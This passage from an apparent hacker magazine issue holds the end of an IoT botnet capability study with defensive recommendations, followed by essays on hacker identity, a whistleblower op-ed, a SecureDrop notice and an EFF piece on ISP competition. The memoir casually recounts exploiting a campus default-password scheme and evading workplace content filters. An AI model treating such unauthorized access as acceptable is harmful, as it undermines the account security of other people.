3	Infection Strategy	Device Access via Telnet. BitTorrent/uTorrent for downloading payload Remote Command Execution (RCE) Vulnerabilities	Device Access via web interface and exploitation of Remote Command Execution (RCE) vulnerability in custom HTTP server (UPNP Interface)	Device Access via HTTP Remote Command Execution (RCE) vulnerability	Device Access via Telnet/SSH	Device Access via Telnet/SSH/HTTP Remote Command Injection via CPE WAN Management Protocol	Device Access via Telnet
4	Persistence	No	No	No	No	No	No
5	Distributed Denial of Service (DDoS)	Yes	Yes	Yes	Yes	Yes	Yes
6	Brute Forcing/Password Cracking	Yes	Yes	No	Yes	Yes	Yes
7	Offensive Tactic: Kill Bot Feature	Yes	Yes	Yes	Yes	Yes	No
8	Defensive Tactic: Restricted Scanning	No	No	No	No	Yes	No
9	Device Bricking/Permanent Denial of Service (PDoS)	No	No	No	Yes	No	No
10	IP Spoofing	No	No	No	No	Yes	Yes
11	Virtual Machine Evasion: Sandbox Bypass	No	No	Yes	No	No	No

When the C&C architecture was analyzed, it came as no surprise that five out of six botnet families followed centralized communication models in which all of the IoT bots residing on the compromised devices connected back to primary servers for receiving updates. The majority of IoT botnets are utilized for DDoS activities. During the design analysis, it has been noticed that IoT bots have built-in capability to launch DDoS attacks. The DDoS attacks become more aggressive when large number of bots that are a part of IoT botnets trigger this attack simultaneously. In our samples, all of the botnet families such as Hajime, Persian, Amnesia, Bricker, Mirai and Sidra have this functionality built in.

The study highlighted that "persistence" is not the characteristic of the IoT bots that are assessed during analysis. The IoT bots such as Mirai, Hajime, and others do not have built-in mechanisms to stay persistent after the system is rebooted. This means that once the device is rebooted, the infection process has to reinitiate to gain access to the IoT device. On analyzing the device bricking functionality in which IoT bots make the firmware useless (using various techniques, such as rewriting critical portions of the firmware), only the Bricker IoT bot had this capability.

We also looked into the "Kill Bot Feature" and samples were analyzed to determine whether the IoT bot has a built-in capability to kill or remove other bots on the device. It has been observed that, except for Aidra, all the other bots (Hajime, Mirai, Persirai, Amnesia and Bricker) had this feature. However, it depends on the nature of the bot whether this feature is actually utilized on the compromised device or not. The bots were also analyzed for the "Restrictive Scanning" feature in which bots are embedded with IP blacklists, IPs that are not scanned by the IoT bot for the purpose of triggering additional infections. The IPs can include the entries of security compa-nies, private address spaces, etc. The idea is to prevent the detection of compromised devices running IoT bots. Mirai was the only botnet family that supported this feature.

Further, we also analyzed the "IP Spoofing" capability of the botnet families. It was observed that only Mirai and Aidra opted for IP Spoofing while conducting scanning on the Internet. (This helps the IoT bot spoof the actual source IP address of the compromised device.) At last, we also dissected the anti-VM techniques implemented in the IoT bots and it was found that only the Amnesia IoT botnet family is coded with this functionality to detect virtual machines so that behavior analysis can be prevented in an emulated environment.

Overall, analysis of the IoT botnet family highlights that the IoT botnets have been heavily used for Denial-of-Service (DoS) attacks. The majority of these devices are compromised via unsecured interfaces that are running services such as Telnet/SSH/HTTP with weak or default credentials. Automated brute-force or dictionary attacks are conducted against large IP address space on the Internet to find vulnerable IoT devices so that botnets can be performed for nefarious operations.

Countermeasures
and Recommendations

- *Authorization via Access Control:* It should be taken into consideration how the access control needs to be deployed on IoT devices. Access controls covers the IP access restrictions which include whitelisting or blacklisting of source IPs that are connecting to the device. If the device is intended for internal networks, the external interfaces should be restricted, which means the devices should not be configured to allow connec-tions from remote users on the Internet.
- *Firmware Updates:* The IoT devices are built using firmware design principles as embedded software. The firmware provides the core functionality to operate the IoT devices. This highlights the importance and the necessity of applying firmware updates on a continuous basis to circumvent the exploitation of vulner-abilities that have been released and to obtain enhanced functionality for secure and robust working of the IoT devices.
- *Security Assessments:* The IoT devices should undergo regular security assess-ments which include: (1) network penetration testing to determine which services are exposed such as Domain Name System (DNS), Plug-and-Play (PnP), Secure Shell (SSH), Telnet, etc. and whether these can be exploited or not; (2) If the IoT devices are deployed with the web interface enabled, the web application security assessment should

be conducted to analyze and enhance the security posture of the web interface; (3) Cross interface testing is a must, which involves verifying whether the attack payloads can be sent across interfaces. For example: check whether the Telnet interface allows web injections. The dynamic testing helps to understand the security posture of configured IoT devices and how to enhance it.

- *Authentication Controls:* It is a highly recommended practice that, whether the IoT devices are deployed internally or enabled with external interfaces, authentication must be in place, which means only authorized users that have authentication credentials can access the IoT device on the network. Authentication credentials such as passwords should be strong and unpredictable. Default passwords should be disabled. Make sure no information is disclosed (such as default pages) without authentication. One can use the built-in authentication controls shipped as a component of IoT firmware as a part of embedded security.

- *Proactive Security Controls:* Developers or engineers should opt for the code reviews, reverse engineering, and fuzzing mechanisms to determine the robustness of the IoT firmware before the release. Code reviews help to prevent the security issues earlier in the software development life cycle, and many security issues can be fixed earlier before the code is released. In addition, security engineers can opt for reverse engineering and fuzzing mechanisms to unearth security flaws and get those fixed before the release. This reverse engineering and fuzzing is performed on the binary rather than the code. So opting for proactive security approaches helps to fix security flaws effectively.

References

[1] C. Kolias, G. Kambourakis, A. Stavrou and J. Voas, "DDoS in the IoT: Mirai and Other Botnets," in *Computer,* vol. 50, no. 7, pp. 80-84, 2017.

[2] J. Habibi, D. Midi, A. Mudgerikar, E. Bertino, "Heimdall: Mitigating the Internet of Insecure Things," in *IEEE Internet of Things Journal,* vol.PP, no.99, pp.1-1.

[3] E. Bertino and N. Islam, "Botnets and Internet of Things Security," in *Computer,* vol. 50, no. 2, pp. 76-79, 2017.

[4] J. A. Jerkins, "Motivating a market or regulatory solution to IoT insecurity with the Mirai botnet code," 2017 IEEE 7th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, 2017, pp. 1-5.

[5] M. T. Gardner, C. Beard and D. Medhi, "Using SEIRS Epidemic Models for IoT Botnets Attacks," DRCN 2017 - Design of Reliable Communication Networks; 13th International Conference, Munich, Germany, 2017, pp. 1-8.

[6] A. K. Sood, S. Zeadally and R. Bansal, "Cybercrime at a Scale: A Practical Study of Deployments of HTTP-Based Botnet Command and Control Panels," in *IEEE Communications Magazine,* vol. 55, no. 7, pp. 22-28, 2017.

[7] A. K. Sood, R. Bansal and R. J. Enbody, "Cybercrime: Dissecting the State of Underground Enterprise," in *IEEE Internet Computing,* vol. 17, no. 1, pp. 60-68, Jan.-Feb. 2013.

[8] A. K. Sood and R. J. Enbody, "Targeted Cyberattacks: A Superset of Advanced Persistent Threats," in *IEEE Security & Privacy,* vol. 11, no. 1, pp. 54-61, Jan.-Feb. 2013.

[9] A. K. Sood and S. Zeadally, "Drive-By Download Attacks: A Comparative Study," in *IT Professional,* vol. 18, no. 5, pp. 18-25, Sept.-Oct. 2016.

[10] "Is Hajime Botnet Dead?" `blog.netlab.360.com/hajime-status-report-en`

[11] "Eir D1000 Wireless Router - WAN Side Remote Command Injection (Metasploit)," `www.exploit-db.com/exploits/40740`

[12] "Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server," `pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html`

Acknowledgment

The Hacker Perspective

by Mevyc

In 1981, my father brought home a computer he had purchased. He was a systems analyst working for NCR at the time and I was just a little kid living in a working class suburb of Toronto. I remember helping him unpack this strange beige colored block-like device, as well as a small monitor and a printer. As I think back on it, my mind's eye is telling me that it filled the desk we had placed it on in the spare bedroom. My father looked at me proudly and said "Learn this. This is the future." It was weird to me at that time. No one else I knew in my life had such a device. I had no idea at that time how profound of an event was unfolding. Looking back now, I'm proud of my old man for having gotten it right - about the computer being the future, I mean.

Needless to say, I went to work immediately on this new toy. There was no GUI, only MS-DOS that stared back at you with a blinking green cursor at the command prompt. I imagined that it was alive like Hal in *2001: A Space Odyssey* or like R2D2. The computer used big floppy disks, the likes of which are now mercifully extinct.

We had several disks worth of games to explore. I played my first computer game on it which employed the keyboard to make a crude figure jump over a barrier. It was supposed to be mimicking an Olympic event. There were other scenarios to play through which were just as enjoyable. There were other games, of course, which are rudimentary compared to what is out there now. When we weren't in the arcade at the local mall or studying in the library, we were in the spare bedroom playing computer games. I know I'm dating myself by admitting this, but I remember a time when going to the library was a commonplace thing to do. It was the only way to actually learn new things.

Luckily for me, the games did not hold my interest for very long. The computer I owned could also make very rudimentary synthesizer-like sounds that I found fascinating. It led to a lifelong love of music that sustains me to this day.

Aside from gaming and music, solid academic work was done as well. In a time of typewritten papers and homework, I was a rock star, submitting my words fresh from my printer and computer. My teachers were impressed. The high school had a "computer science" lab, which of course I had to be a part of. It consisted of a half dozen computers, reams of printing paper, and one enthusiastic middle-aged teacher to oversee it. Participating in this, I met a wide variety of people who opened my eyes further. The computer at that time brought together somewhat disparate characters who might not have otherwise even spoken to each other when passing in the hallway. If you remember high school, then you know that this is a big deal. We learned real basic stuff - at least it seems that way to me now. I mean things like Pascal, Basic, and Unix. It was a time before the Internet and long before the World Wide Web.

We never thought of ourselves as hackers, perhaps because our school at that time did not impose any real meaningful limits or restrictions with what we could do in "computer science" lab. It was an exceptionally naïve time, as I recall. No passwords to break. We had to invent our hacks and, by doing so, actually ended up learning how the machine worked. Knowing the coding part certainly was a big help. Learning the code was enjoyable to me. It was like a sheet of music. I could see what it would do and it seemed like magic that the computer would execute my commands. There was power in that and I could feel it.

I will not bore you with the details of what was learned in this crucial period. It consisted mostly of learning solid coding techniques and how to get underneath the operating system. Home computers were in their infancy and we weren't connected to anything, so all we could do was hack the machine itself and modify it. Hit a bunch of random keys during boot up and

see what happens. Take the battery out and put it back in. See what happens. Insert anything that would fit into the computer in any way and see what happens. Unsophisticated by today's standards perhaps, but it worked for me. But the home computer and the world were rapidly changing.

Then onto university it was. Despite my father's best advice and consternation, I chose not to pursue computer science any further. It became my hobby at this point and still is. I quickly learned about Usenet and newsgroups. This was a time of free information and no real surveillance beyond the use of passwords and plastic ID badges; I helped myself to it without a care in the world. This is the period of my life where I came across my first issue of *2600*.

I briefly lived in the dorms and met a clever fellow who was also into playing live music. He knew nothing about computers, nor did he want to know. He was a good guitarist though. He showed me how to turn an ordinary handheld transistor radio into a very unique sounding amplifier. It required a bit of engineering and there was a little soldering involved, and you could overload the signal and man was it cool. It was the first real "hack" I had seen and I was hooked. Every radio sounded different. I don't believe I have seen objects in the same way since. Now my brain also thinks about what other purpose I could subvert it to. When I'm driving down the road and listening to music, my brain automatically tries to figure the key and chord changes. Similarly, when I engage technology, my brain tries to figure out the underpinnings of it. As a scientist, it seems totally natural.

Again, it was a time of lax security such as we will never see again. I discovered that the first four digits of your extension on campus was also your default password for the university's Internet. It took some new professors weeks to figure that out. Meanwhile, we took advantage of this and navigated the landscape as privately as we could. I learned TCP/IP and file transfer protocol on the side while working towards a chemistry degree. I audited - perhaps haunted is more accurate - numerous computer-related classes which would fill a knowledge gap. They thought I was crazy. I kept my coding skills up by writing small projects in C that would help me analyze the data I was gathering when in wet labs. That ability to this day feels like a secret weapon

I have in my pocket that no one knows about: knowledge combined with skill that I can whip out when needed in some other aspect of my life. To me, that is the essence of a hacker. It allows me insight into the inner workings of much of our hi-tech gadgetry. But more importantly, it leads to an unexpected enhancement of my otherwise routine daily life, which has nothing to do with hacking. I must point out that, despite how "cool" hacking may seem to some now, most people were simply bored with computers at that time due to the lack of a real GUI and the Web as we now know it. It was right around the corner though.

The web was in its infancy when I started graduate school, working towards a PhD in biophysics. We surfed it with the help of the early era (now prehistoric) navigators. The Usenet type of stuff was still particularly useful for me as a nascent scientist in training, as I tried my best to ward off unforeseen failures in the lab. At one point, dangerously low in funds, my project stalled due to the lack of a proper interface card that would allow my oscilloscope to communicate with my lab computer. I was trying to measure the rate of a chemical reaction that lasted only about a second or two. We couldn't buy a card, as that would have meant upgrading the scope as well. I was in Detroit at that time (my father was now working for Chrysler), which is a place that can really beat you down when you're weak, or any other time too. But I had my secret weapon. I was able to connect the oscilloscope to this old computer and, through some coding and soldering, I accessed the relevant ports involved and dumped the raw data into a file for later analysis. I guess looking back, I had created my first hack and "app." I helped other graduate students bootstrap similar solutions for their projects.

Then the Web arrived more or less in full force. The days of walking around and not knowing things were over. Or so it felt to me. It always struck me that people don't really value knowledge or information. My years in Detroit are filled with memories of old buildings, amplifiers, dusty old labs fit for Dr. Frankenstein, and microphones, along with spending free time trying to figure out which was the best software to use to create C/C++ projects. This was also the time when we were able to email each other with relative ease. I distinctly remember that it made my world seem smaller

in the sense that my Canadian friends were at my fingertips. There was a real sense in the air that things were becoming global. It was clear at that point that landlines would become extinct or, at the very least, rare.

I left Detroit with a newly minted PhD and enrolled in medical school in the American Southwest. Napster had recently been released and I spent hours downloading music when I wasn't being tortured into being a more compassionate physician by a well meaning faculty of experts. A deep conviction in my beliefs and my old Les Paul got me through those difficult years. Napster revealed to me the power of coding, in the sense that now it was possible to actually come up with a discreet application and disseminate it nationally very quickly. The reaction Napster garnered from the music industry and resulting litigation was also indicative of things to come. We lived in a time where one man, working alone, could create something that could quickly change the lives of millions of people. During my cardiology rotation, I actually got my hands on some pacemakers and got to help put some in and interrogate them. Remember Dick Cheney being worried about his pacemaker being hacked and asking doctors to disable remote access? Let us just say he had good reason to be cautious.

You may think that as a physician I would have little to gain from viewing the world from a hacker's perspective. You would be wrong. When I was young, few people probably envisioned the role that personal computers and the Internet would eventually play. It seemed farfetched at the time. That time is now here. Consider the fact that there are new medical training fellowships called "clinical informatics" that are being offered to healthcare providers. There are talks of full-fledged medical residencies focused on bioinformatics. Electronic medical records are ubiquitous now in private practice and hospitals. As a result, the medical field has a veritable treasure trove of medical data on millions of people, which is potentially worth billions of dollars to drug companies. Malware and hostile hacks are now commonplace threats to your medical privacy - not just your credit.

The circuitous route I took to get here allows me a deeper insight into the nature of our evolving cybermedicine than the traditional route can afford. This is what a hacker's perspective can bring to the table. This is what hacking means to me. Plus it helps you get around the onerous blocking software that your employer thinks is making you more productive and focused. No one should have to wait til they get home to check hockey scores.

This knowledge, skill, or insight is even more precious now than I could have ever imagined back then. Learning similar skills today is likely more difficult compared to the ease with which we did it 30 years ago. Employers, commercial entities, and governments perpetrate mass surveillance wholesale. Any technology that resists such intrusions, or any skill which may be used to fight it, is made suspect and predictably linked to criminal activity of various kinds to further stigmatize it. I know people personally who are afraid to download and set up Tor for fear of some kind of reprisal. Is it paranoia? Is it common sense? I don't know anymore.

I counsel my young patients and try to light a spark in them and encourage them to stay healthy and sharp and become lifelong learners. I try to remind people not to focus too much on the technical objects in our life, but to also figure out what makes people tick. Nurturing a pattern of self-inquiry will ultimately also reveal the deep-rooted psychological motivations of yourself and other people. If you constantly question and seek to understand the true nature of what is motivating you, it will lead to more appropriate actions. This is the beginning of understanding effective social engineering techniques and is as important as the technical aspects involved in a good hack.

As I enter the soft middle-aged phase of my life, I plan on sharing my thirst for knowledge with anyone who listens. I will continue to jam, investigate more things, help stamp out disease in my corner of the world, and prepare to be amused by our future creations. But I am a hacker and I will always be peering at the underbelly of it all, wondering what other use I can put these skills to. Soon it seems likely there will be brain-controlled prostheses and brain-machine interfaces that will transform our world again in a profound manner. Oh, and those of you who were worried about GMOs, please educate yourself about CRISPR/Cas9 technology and get ready. Imagine the hacks we're going to see!

Mevyc was last spotted near the Mojave Desert. His preferred method of communication is via smoke signals, though he has occasionally responded to emails sent to mevycfla@gmail.com.

Ms. Reality Winner is an American Dissident

by Marc Ronell

Ms. Reality Winner was alleged to have warned the American public of interference by Russia in the U.S. 2016 presidential election, the election which brought Donald Trump to power. Ms. Winner was charged with illegally taking classified documents and of providing those documents to a U.S. news website, *The Intercept,* before the concerns about U.S. election interference were generally known.

She has sat in jail in Georgia for well over a year, having her bail and liberty denied in a manner which seemed, at best, punitive for having spoken truth to power. Reality deserved both reasonable bail and an immediate, open, and fair hearing. She received neither. The U.S. stood silently by while her basic democratic rights were consistently denied. Other individuals, like Paul Manafort, actually accused of the crime of 2016 election tampering and who appeared to be a much greater flight risk, were allowed to post bail only to later be found to be involved in witness tampering.

As Facebook and Google have failed to protect U.S. privacy and electronic rights and freedoms, Ms. Winner stood alone against tacit silence to warn the public of a significant threat to American elections and democracy. *Intercept* reporter James Risen noted in a May 9, 2018 article that a U.S. Senate report on the incident implicitly concedes that the leak that Ms. Winner is accused of "helped state officials around the nation begin to address the threat of Russian hacking into the American voting systems."

The American public is now inundated with the news of the Robert Mueller investigation into possible collusion between Russia and the Donald Trump campaign. In the Senate report, Ms. Winner's disclosure was clearly vindicated. Yet people forget that this Mueller investigation and its spotlight on the U.S. 2016 presidential election interference was exposed by one brave woman who made the choice to bring key evidence to light. We owe her recognition for her bravery and a debt of gratitude for her service.

Ms. Winner chose the only avenue actually open to expose the corruption. I write on her behalf because I know firsthand that the U.S. whistleblower program, like the Equal Employment Opportunity Commission (EEOC), is a failure and these programs never offered an avenue of relief to individuals like Reality Winner and Edward Snowden.

At the U.S. Federal Aviation Administration (FAA), where I serve as regulator and witness blatant criminal activity, the Whistleblower Protection Act and the EEOC are known frauds and put the U.S. regulatory process and public safety in jeopardy. When we report basic criminal activity such as time card fraud to our agency's investigator general, the resulting investigation is reported back to the same accused management chain for disposition. The reports are either ignored or result in retaliation.

Working in my environment, it is easy to understand the concerns that potentially led Ms. Winner to feel an overwhelming need to leak critical safety information to the press in a desperate attempt to patriotically save our country and protect our people. If any of the generals, spy masters, politicians, or federal civil service managers gave a damn about maintaining government secrets and integrity, these responsible parties would ensure

that the Whistleblower Protection Act and the EEOC resulted in consequences for guilty supervisors and managers.

The EEOC and whistleblower protection programs must visibly lead to true reform, correction, and repercussions. Until the EEOC and whistleblower protection programs are fixed, students considering studying and working in fields including engineering, as well as software and digital logic design, should beware of the hostile work environment and corruption in the U.S. civil service and its contracting agencies.

Having been denied due process and bail, Reality Winner changed her plea to guilty at the end of June 2018. The change in plea is almost assuredly because of the denial of proper and fair legal process. Please contact your elected representatives and remind them of the retaliation Ms. Reality Winner has suffered for providing proof of the election threat and the failure of our civil service when American liberty and independence were compromised by foreign interference. Ms. Winner deserves her freedom and our gratitude.

For more information please visit `standwithreality.org` and `courage` ➡`toresist.org`.

"...for when we suffer, or are exposed to the same miseries by a Government, which we might expect in a country without Government, our calamity is heightened by reflecting that we furnish the means by which we suffer."
- Thomas Paine, "Common Sense"

More Ways to View Hacking

by Bobby Joe Snyder

Wanting to be called a hacker is all about the title. There is nothing wrong with that. In fact, it is common to want to be something. Titles are just what we call ourselves when we belong to something.

I wanted to be an engineer once. But you have to earn the title. I went to school for a while but had to leave. I never stopped wanting to be an engineer though. I would do self-studies to learn C++ or study statics and dynamics, learning methods such as relative velocity I never quite got a good understanding of.

Eventually I went to online college through the University of Phoenix. The courses weren't bad, not quite the experience of a traditional university, but I got a degree in computer science. Then I realized so much of my learning is theory. Engineers are meant to apply theory to build stuff. I know ideas are powerful, but hands-on is what theory is supposed to augment the actual task.

But I am in no way saying ideas aren't important; just don't forget to apply them to the hands-on stuff. Besides ideas are what we learn in our schools. Most computer users today learned theory. But computers are more hands-on than they appear. We all know that to apply what we learned, we must create something new. But we must be careful of the ideas and creations we make.

I wanted the title engineer, not for the title alone, but because of what being an engineer means. An engineer is someone who takes the theory they know and builds something to improve the world. But what if someone wants the title of hacker for what it stands for? As we learn from *2600*, hacker does not mean criminal. A hacker is one who uses ideas to create, usually utilizing technology.

So if a hacker wanted a different, traditional title, they may be a software engineer or computer scientist. But those are traditional titles. A hacker title may mean a different form of education, but the title may be even more prestigious. Why? Because traditional titles are becoming more expensive to get and teaching less that applies to real-world creation.

Titles are important, but the qualities of the person who we call the title are what is more important. The name is important, but now the title is just a list of qualities. It is the person behind those qualities, separate of those qualities, that decide how the title is represented.

Hacker can mean someone who redefines the computer scene. But is this redefinition good or bad for society? That is a tricky part: what if your title says you are relatively smart? It would be nice to achieve this quality. But isn't it just as important to be ethical? The traditional schools usually do teach this to some extent. Passing a test to become a licensed engineer would require remembering ethics, such as not using your skills in areas where you are not proficient.

But why do I care to explain "titles" and ethical qualities? Because I'm just like you and don't know how to balance a title and ethics. Generally, I know what is right, but the application of knowing what is right and doing what is right is difficult.

In my own experience in trying to be a hacker, I wrote some mathematical equations that try and solve N=p*q, knowing only N. Well, it is debatable whether or not the equations are useful. But let's assume they are. If my equations work, it would mean that RSA and other public key ciphers using factoring as the basis of a one-way function would be less secure and need bigger key sizes.

But if they work, are the equations just a mathematical exercise or do they compromise RSA? The RSA algorithm is public knowledge. It is actually beneficial if an exploit on it is found and shared, then if an exploit exists and only black hats know it. Here we see another title: black hats. But conversely, what if the black hat had no knowledge or even interest in the exploit before?

To make things even more confusing, the fact remains that we don't know how much cryptography actually protects us. Sure, the computer is powerful and fast when it comes to math and substitution, but does it work? In fact, before Whit Diffie, public key cryptography didn't even seem possible. An algorithm that seems to be a definite one-way-function seems impossible to some, but others question if one-way-functions exist.

I don't consider myself a hacker. I just have an interest in math and cryptography. And I'm not an engineer, yet. I just want to show the confliction of right and wrong in the digital age. We all have a sense of right and wrong. But can we disclose information without there being ethical considerations? I don't know. Is breaking a cipher wrong, or is it just completing the struggle between enciphering and deciphering?

OK, continuing on. I have an overly complicated equation that shows a relationship in semiprime numbers. Whether you believe it is useful or not is up to you. But say I did find p knowing only N: RSA would be insecure. RSA would now stand for "Reveal the Secret Answer." My method wouldn't destroy RSA, but it might make you rethink how you feel about encryption. Do all those math substitutions really do anything but mark your data as important enough to keep secret? The average user doesn't know. And even experts aren't certain.

Today we have politics and we cannot agree. I'm sure it has always been this way. The July 25th episode of *Off The Hook* talked about politics and those of differing beliefs trolling around the area at this year's HOPE conference. I don't think you can be a person and not be political. Everyone doesn't agree on religion, presidents, or values. I don't think you can be a hacker without your values being reflected. And I don't expect a hackers' conference to not have political themes. I just think we are arguing who is right without even knowing the other person or if what they represent is just. If you want your views to be respected, you must respect others. But I think we lost sight of the goal of what we as hackers are for. We enjoy tinkering with computers, math, or any of our other passions. Trolling around is just a way of defending a person's own desires by forcing their beliefs onto someone else. The troll believes he is superior in some way. Actuality, it just shows

ignorance and ends up undermining the troll's good values and beliefs. Instead of a great idea, we see someone who is racist or just plain evil. And this just leads to fights. People are not going to take the troll's ideas credibly. After all, the trolls are just there to disrupt the fun and cause havoc.

But all the great creativity and inventiveness is lost by trolls. What should be a day with fellowship of hackers and what they do for fun is overcome by politics. And by hackers, I mean the true hacking spirit that *2600* tries so much to define, enlighten, and describe.

I am not saying that differences between people can be overlooked. We haven't achieved world peace or a perfect society. For demonstrative purposes, I will take the biggest judgment call of HOPE that I watched on the Internet stream. I am not going to attack Chelsea Manning, because I do not know the specifics of the trial or imprisonment. Some see Chelsea as a hacker. She blew the whistle on military corruption and let the world see it on WikiLeaks. But what if Chelsea lacked the knowledge and understanding of the information to make the decision on whether to expose the corruption? What if by exposing the information, it put fellow soldiers at risk? Very few people, others than those who handled the material know the answer. So, we are left to read conflicting views and make a judgment with the same lack of perfect knowledge as Chelsea had in deciding to release the classified material. We don't even know what to believe, but we are willing to fight over it.

I don't know if Chelsea is a hacker. I don't even know if I am a hacker. I don't know the answers. I just think we are picking the wrong battles. If we fight over small differences, how much more will we fight on issues that we truly believe in? I think we are taking all the things that make hacking great, things that we agree upon and which bring us together, and instead are fighting over an issue that angered us when we watched the evening news.

People are going to have conflicting views. I don't think politicians are helping the cause. But what we do as a hacker and what we do as a person should not be another statistic to add hate.

Ever since that last presidential election, I began to hate politics. I still want America to succeed, but we are fighting over and not fixing problems. I don't know if the news is fake or not. I have seen different sides of the Trump debate and have lost friends because of it. I don't know how fake news influences an election while candidates run their own fake ads. Do you see why it is so easy to want to explore patterns in prime numbers or read about cryptocurrency? I'm not giving up; I still vote and want to see America stay great. I just wish sometimes hacking would be less political and focused more on why we hack or attempt to hack. We need an escape from the mess of the political system.

A friend of mine says Trump tweets or doublespeaks and we get mad and make jokes on late night TV. Then two days later, everyone forgets about it. And while we get a good laugh, these are serious issues facing our country. The only thing people are doing to help politically is to make jokes.

If Russian hackers did influence the election, does that mean they were in control of it? After all, isn't influencing an election the goal of each candidate? In my view, there is no way to control the election. A candidate could try and does, but the voting system is like the universe is to a physicist, unpredictable.

If as hackers we could agree on political views, we could hack the system so Bernie wins. But again, the election is safe, because hackers can't agree on who to vote for. So, I don't think you can influence the election, because if the Russian government felt Trump would be the better choice, who says that Hillary doesn't have the same backing of another government or organization?

I think that the duty of hackers is to protect our freedoms. No matter what political views, we can believe in the Bill of Rights. We want to think differently because our rights allow us to think differently. But we should always look to the rights we agree on. Hackers should defend freedoms. I'm sure there are bad hackers out there trying to take away freedoms. But that isn't the type of hacker that would be at a HOPE conference. So as hackers, we might be divided by the last presidential election. But remember, there are bigger battles than who we voted for. And no matter who is president, it doesn't change the hacker's job of protecting our freedoms.

`lxa4rh3xy2s7cvfy.onion`

That is our SecureDrop address where you can submit leaks, tips, and files of all sorts while maintaining your complete anonymity.

Here's how it works. Get the Tor browser (www.torproject.org) if you're not already using it and go to that .onion address above. Attach any documents you want us to see, and hit "Submit Documents" and we will receive them without any identifying info. You can also send us a message and we can reply back to you, again without us knowing anything about you!

We've already gotten some really interesting material. Please consider adding to the pile! Voice recordings, videos, tax returns... well, you get the idea.

SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.

WRITERS NEEDED!

There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!

Send your articles to us via email at **articles@2600.com**

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice!

[For those without Internet access, our editorial department can be snail mailed at: *2600* Editorial, PO Box 99, Middle Island, NY 11953 USA]

EFFecting Digital Freedom

The ISP Chokehold on Internet Access Must End
by Jason Kelley

Wish that you had more choices for Internet service providers (ISPs), or a choice at all? Or maybe you're one of the few, lucky Americans who have a choice in high speed Internet access, and have picked a smaller, more privacy-protective company that has guaranteed not to prioritize specific data, or to block or throttle your service. Or maybe you've considered building your own Internet service provider to sell better service yourself.

Unfortunately, if the big ISPs get their way at the FCC in 2019, all of these scenarios - including that local Internet service provider you might already have - could all get a lot more expensive or flat out disappear. And improvements in Internet speed, new infrastructure construction across America, and new choices for access are likely to be stymied as a result.

But what's beneficial for Americans - from Internet access choice to consumer privacy protections - isn't what the big ISPs want, and they're just getting started. First, Congress repealed broadband privacy protections in March of last year, giving Comcast and other cable and telephone companies who want to sell records of our online activity the ability to do so. By December, the FCC had voted to end net neutrality provisions - just another step towards the big ISPs' goal of cementing themselves as the gatekeepers to an open Internet. On one side were those big ISPs and three of the five FCC commissioners, who wanted to remove rules that kept networks neutral. On the other side were people hoping to stop ISPs from throttling or blocking service - technologists, small, customer-focused ISPs, consumers, EFF, and dozens of other digital advocacy groups.

We lost those fights then, and that means that an enormous majority of Internet users can no longer be confident that their ISPs will remain neutral in how they send them data, and in protecting their data from being sold to third parties. We're still pushing to regain net neutrality through Congress and in the courts, and states across the U.S. are introducing privacy bills and net neutrality bills, and we're hopeful.

But having tasted blood, big ISPs are now spoiling for another fight. Under their trade association, US Telecom, they're petitioning the FCC to end a requirement that helps increase the number of ISPs you have to choose from. Right now, those regulations require established telephone companies to share their copper infrastructure (fiber was excluded from the regulation as a favor to Verizon FiOS) at established, affordable rates with new competitors, essentially making it possible for those small ISPs to exist. At the moment, copper is what most Internet providers rely on to transmit data at the last mile, and this requirement allows new ISPs to buy space on an existing infrastructure at an affordable rate and lowers the barrier for them to compete with the big, established telecom companies. Where the new companies appear, customers finally have a choice. They can pick between, say, AT&T's policies and those of a smaller ISP like Sonic.

And importantly, those new ISPs offering mid-level Internet access that they get through existing copper lines can use that capital to spend on building high-speed infrastructure like fiber, and building in rural areas that need more and better coverage. And it turns out those new ISPs are where a *huge chunk* of improvements to our Internet infrastructure come from. Small and local ISPs account for nearly half of fiber to the home (FTTH) deployment in the last few years, and often step into gaps in the market that leave rural customers with slower access due to big ISPs' lack of willingness to upgrade.

But if they succeed in their petition, the big ISPs could charge huge amounts for access to copper lines or simply cut off new competition altogether, and we'll lose the ISPs working to improve American infrastructure. The growing monopolization of Internet access above 25 Mbps, where more than half of Americans have only one choice, will become worse. This will not only further the chokehold on Internet access choice, it will leave many Americans unable to utilize future advances in Internet services and applications.

The Internet is more than just the content that we host on our servers and the computer we use to interact with that data. It's more than streams of information flying from port to port, and it's more than a bunch of 0s and 1s translated into information. It's made possible by the physical equipment that we use to *move* that data from one place to another - the copper wire, coaxial lines, cell towers, fiber optic cables, and LAN cords - and the speed at which that equipment operates has an enormous impact on our experience of it. If our access remains stagnant and monopolized by a few companies, it could leave us experiencing an Internet that's quite different from the Internet in other parts of the world.

America is stuck at 85 percent of people having access to the low speed of 25 Mbps, and the same percent have no or only one choice when it comes to Internet speeds above 100 Mbps. The European Union, meanwhile, is mostly on track to meet goals of providing everyone with access to 30 Mbps Internet by 2020, with at least half of the E.U. being wired for 100 Mbps and higher. Almost everyone in South Korea has access to fiber. Thirty-nine percent of rural Americans still lack access to middle-level Internet service - and only ten percent of Americans have access to high-speed Internet through fiber optics. If the big ISPs get their way, America's high-speed monopoly will continue to have an enormous, and detrimental, impact on the Internet we know and love.

EFF has submitted comments to the FCC reminding them of the importance of competition in the high-speed Internet access market, and the importance of focusing on building out our infrastructure. We're hoping the FCC denies US Telecom's petition, and actively explores ways to pressure the industry to deploy fiber to the home. Big ISPs know we'll all take bad Internet over no Internet. That's part of why there is a complete absence of nationwide FTTH deployment plans from any of the major ISPs, even after the Restoring Internet Freedom Order ended net neutrality, which many ISPs claimed was stopping them from building out infrastructure, *and* after the ISPs were given billions in additional corporate profits thanks to the tax cuts from Congress.

The big ISPs might have (temporarily) won the fight against net neutrality and privacy. We can't let them win the fight over competition choice, too.

Totalitarian Control: How We Used PowerShell to Manipulate User Behavior

by Sum Yunggai

